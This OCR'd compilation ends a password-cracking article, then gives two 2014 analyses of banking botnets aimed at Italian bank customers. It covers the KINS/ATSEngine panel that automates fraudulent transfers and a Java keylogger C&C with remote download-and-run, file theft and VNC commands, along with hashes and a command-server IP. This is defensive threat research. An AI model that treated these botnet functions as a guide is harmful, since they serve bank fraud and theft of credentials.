


Figure 6. An analysis of the password list leaked from Stratfor: each series represent a class of characters – Kevin Young

The balance between brute-force, comprehensive wordlists, rule-based dictionary combination, and discovered password analysis, lead crackers to recover, in about 20 hours, the 90-percent of more than 16000-hashed entries of a leaked user database. Equally impressive are some of the recovered plains like “momof3g8kids” or “Oscar+emmy2.”, the latter one containing both alphanumeric and common punctuations, thus giving a theoretical strength of about 80^{12}. This fact arise an alarming question: will a password ever be strong enough? The answer roots to a fundamental tradeoff between remembering ease and guessing resilience as we usually indulge on the first one. Recent trends show an increasing switch from password to passphrases where an entire sentence is used as login: this indeed increases password strength but crackers are following shortly fueling their dictionaries with phrases contained in the Bible, Wikipedia and other common literature. For this reason, it is important to couple a personal passphrase with a peculiar string-mangling pattern, which enrich the alphabet, and is not covered by any rule. Nevertheless even following this advice the password strength is just approaching its ideal value, but, in order to reach it, we must remove the human brain memorization constraints, for example with the support of a password manager. Then we may choose a long enough and alphabet-rich true-random password, which would be

unfeasible to brute-force and impossible to guess using a dictionary; even in this case, however, no one can assure you that the database isn't storing it in clear text.

References

- *http://en.wikipedia.org/wiki/Password_cracking*
- *http://arstechnica.com/security/2013/05/how-crackers-make-minced-meat-out-of-your-passwords/*
- *http://arstechnica.com/security/2013/10/how-the-bible-and-youtube-are-fueling-the-next-frontier-of-password-cracking/*
- *http://www.lightbluetouchpaper.org/2012/09/03/password-cracking-part-i-how-much-has-cracking-improved/*
- *http://ob-security.info/?p=700*
- *http://www.aircrack-ng.org/doku.php?id=cracking_wpa*

This research article is a short technical publication focused on technical approach used from attackers.

Because the attack campaign is "ALIVE" I will not revel the real IP addresses and the real name of the targeted bank.

Kins origin malware acting like a real e-banking web app.

Targeting Italian Bank and Customers

ABSTRACT

Hostname "https://xxx.com" is compromised server used by hackers to control the infected victims. The malware analyses done on victim's machines reveals that malware from KINS family is targeting specific Italian bank users with ATSEngine, with capability to dynamic inject a code in the victims browser and managing the "drops" in full automatic way. The attack campaign is ongoing right now and we just recovered hacked accounts from Italian bank. Beside that we reveal the "drops" IBAN numbers and names used to collect the stolen money from Italian bank users.

MALWARE INFO

The malware analyses return these details.

malware_family **"KINS"**
malware_family_version **"1.0.0.5"**
first_seen_timestamp **"2014-05-30 15:15:01"**
decrypted_config_size **"20708"**
decrypted_config_md5 **"35bf382ea8e1e711c3d548bcfcfc54af"**
encrypted_config_md5 **"305edd5731692c828290705c5da279a1"**
Entry RelatedBinaries **"843046eb1404a49910ab433424d64c6b"**

First sample details

malware_family **"KINS"**
malware_family_version **"1.0.0.5"**
first_seen_timestamp **" 2014-05-23 15:15:01"**
decrypted_config_size **" 20534"**
decrypted_config_md5 **" 0403cf8dd20db5edd762f1089df1c1ba"**
encrypted_config_md5 **" 181d3daf422ab2ca76edefe3a4805403"**
Entry RelatedBinaries **" 8ffe59bc277556ef8b63bf8319bd4c78"**

Second sample details

entry "Dropzone" **"https://37.XX.XX.XX/css/css.php"**
entry "Binary" **"https://37.XX.XX.XX/css/upd.exe"**

Drop-Zone details

entry"Webinject" target **"https://www.xxx.xx/xxxx/*"**

Web-Inject details

varbname='%BOTID%';**"https://XXX.com/XXX.php?q=2">**

C&C-Server details

Kins Malware Related researches:

http://threatpost.com/kins-banking-trojan-a-successor-to-citadel

http://www.scmagazine.com/banking-trojan-kins-resembles-architecture-of-zeus-targets-windows-users/article/304236/

https://blogs.rsa.com/is-cybercrime-ready-to-crown-a-new-kins-inth3wild/

Because the attack campaign is "ALIVE" I will not revel the real IP addresses and the real name of the targeted bank.

SERVER INFO

The server used like C&C center to control the "bots" is located in Russia with following info.

- **Domain**: https://xxx.com
- **Url**: https://xxx.com/xxx/index.php
- **IP Address**: 193.XXX.XX.X
- **IP Location**: Russia
- **Reverse DNS**: XXX
- **IP Blacklist Check**: Not Listed in Any Blacklist
- **ASN**: XXX

Figure 1: Network details




Figure 2: IP Geolocation

C&C CENTER FUNCTION DETAILS

Behind the front-end which was password protected we saw a slight different version of ATSEngine with capability to automate the way of "drops" money transfer from the hacked victims.

- The first page is Accounts where we can see the status of the victims "bots" with their money balance. The statistics at right shows us the grabbed data, transferred money and logs. Also we have the tab for IP addresses, login ID's and BOT ID's of the victims.

Figure 3: C&C Accounts

- The second is the DROPS page, where attacker define the "drops" the bank account where the stolen money going to be transferred. Here we can see the tabs for; Drop Name, City, County, IBAN and memo about the transaction. The system is automatically calculates the profit percentage for the person who is receiving the stolen money.




Figure 4: C&C Drops

This research article is a short technical publication focused on technical approach used from attackers.

Because the attack campaign is "ALIVE" I will not revel the real IP addresses and the real name of the targeted bank.




Figure 5: C&C Drops Details

- At the Reports page we can see the logs received from the victims. This shows us that the Man-in the middle browser attack is designed for Microsoft Internet Explorer version 8 and 11. Also here the attacker can tract the error logs with "View HTML Content" if the attack was unsuccessful. Also here we can see the targeted bank details.




Figure 6: C&C Reports

- Here is the content error log of unsuccessful attempt.




Figure 7: C&C View HTML Content

- At the Transfers page we can see the successful "drops" transvers made by attackers. Here we can see that they stole and transfer 1750.euro to defined IBAN account.

Figure 8: C&C Transfers

- Here we can see the "Add Drop" form where attackers can define a new "drop" with all requested details; Memo, IBAN, Name, Country, City, Transfer Memo, Percent of Amount, Min-Max Balance Limit, Min-Max Transfer Limit.




Figure 9: C&C Add Drop

- Add Transfers is the killer option of this version of ATSEngine, here we can create a "TASK" that will be executed in the victims machine in totally hidden way by transferring the money to the predefined "Drop" account. Here we can select the victim from the list and define the date and time when the transfer will occur, with the amount of money that malware will steal from the victim.




Figure 10: C&C Add Transfers

- The last page is option panel of the C&C Center where we can define the JABBER communication, this is used to monitor the C&C functionality from remote location.

Figure 11: C&C Options

CONCLUSIONE

The version of ATSEngine that we hade a chance to analyze is very powerful from the impact perspective making the transfers in full automatic way. This is similar to real web banking application where you can make transfers filling a simple form.

STATISTICS

The attack is alive and the amount of the hacked users is increasing every day, so until now we detect more than 15 hacked accounts specially selected with high volume of money on their account. The attack is infecting 1-2 user per day.

This research article is a short technical publication focused on technical approach used from attackers.

Because the attack campaign is "ALIVE" I will not revel the real IP addresses and the real name of the targeted bank.

ABOUT

Multiple Certified ISMS Professional with 10-year background in: IT Security, IDS and IPS, SIEM, SOC, Network Forensics, Malware Analyses, ISMS and RISK, Ethical Hacking, Vulnerability Management, Anti Fraud and Cyber Security. Currently holding a Senior Security Specialist position at Reply s.p.a - Communication Valley - Security Operations Center. Responsible for advanced security operations.

E-Mail: senad.aruc@gmail.com

Twitter: https://twitter.com/senadaruch

Blog: www.senadaruc.com

LinkedIn: https://www.linkedin.com/in/senadaruc

“Botnet With 5.Gb Of Hacked Data”

- Targeting Italian Banks and Customers -

Senad Aruch
Senior Security Specialist
senad.aruc@gmail.com | www.senadaruc.com
April, 2014


ABSTRACT.

This hostname “ https://wxxach-sy.eu “ is where we revealed a 5.GB of personal data hacked from ITALIAN users. The hostname is a C&C Center for a private botnet with capability to control the infected machines “zombies”. The main function of this malware is “key logger” and “screenshots” capture based on “BANK” and “BANCA” keyword detection. The backend was password protected and all the logs hacked data was encrypted. The malware was capable to receive live commands from the C&C center. The command list that we analyzed was focused on info stealing-login details for bank accounts.

SERVER INFO.

The server used by hacker ”s” like C&C center to control the zombies “bots” is located in England “UK” with following info.

Domain: https://wxxach-sy.eu
IP Address: 185.23.117.133
IP Location: United Kingdom
Reverse DNS: 185-23-117-133.rdns.simplexwebs.com
IP Blacklist Check: Not Listed in Any Blacklist
ASN: AS39451




Network Graph

IP Geo Location


C&C CENTER DETAILS.

Behind the front-end which was user and password protected we revealed a full functional botnet and cyber security warfare capabilities. The attacker ”s” used an ENCRYPTION to secure the hacked data. C&C was able to fetch and analyze the hacked data in proper way.

Front End:



Site Structure:




FUNCTIONS OF THE C&C SERVER.

The Botnet capabilities were specially designed to steal a confidential data and logins from bank users. The log filter named “banca” shows us that the campaign was build for the Italian banks and users. Detailed analyze of the functions show us that Malware is JAVA based with “key logger” and “mitm browser” attack capability.

1.1 Send command execution.


1.1.1 Botid selection from where we can select the group of bots.

1.1.2 Parameter “botid” the list of bot’s.



1.1.3 Parameter selection from where we can select the actions.

Urlexec: Remote downloads and execute.
Dir: To list the directory.
Get: To download files from the victims.
Put: To put a file into the victim machine.
Run: To execute a command on victims machine.
Vnc: A silent remote control option.




1.2 Remote exe upload.


The attacker can upload a malware or any executable file from C&C server to all infected machines.

1.3 Search function is for searching the hacked data “logs” for a specific “keyword”


1.4 Displaying the hacked data “logs” here we can see that this malware is specialized for stealing the bank account logins.



1.4.1 The fc4c-952b is a unique identification number for the bot zombie.



1.5 Refresh java function is to collect all new logs from all infected machines.



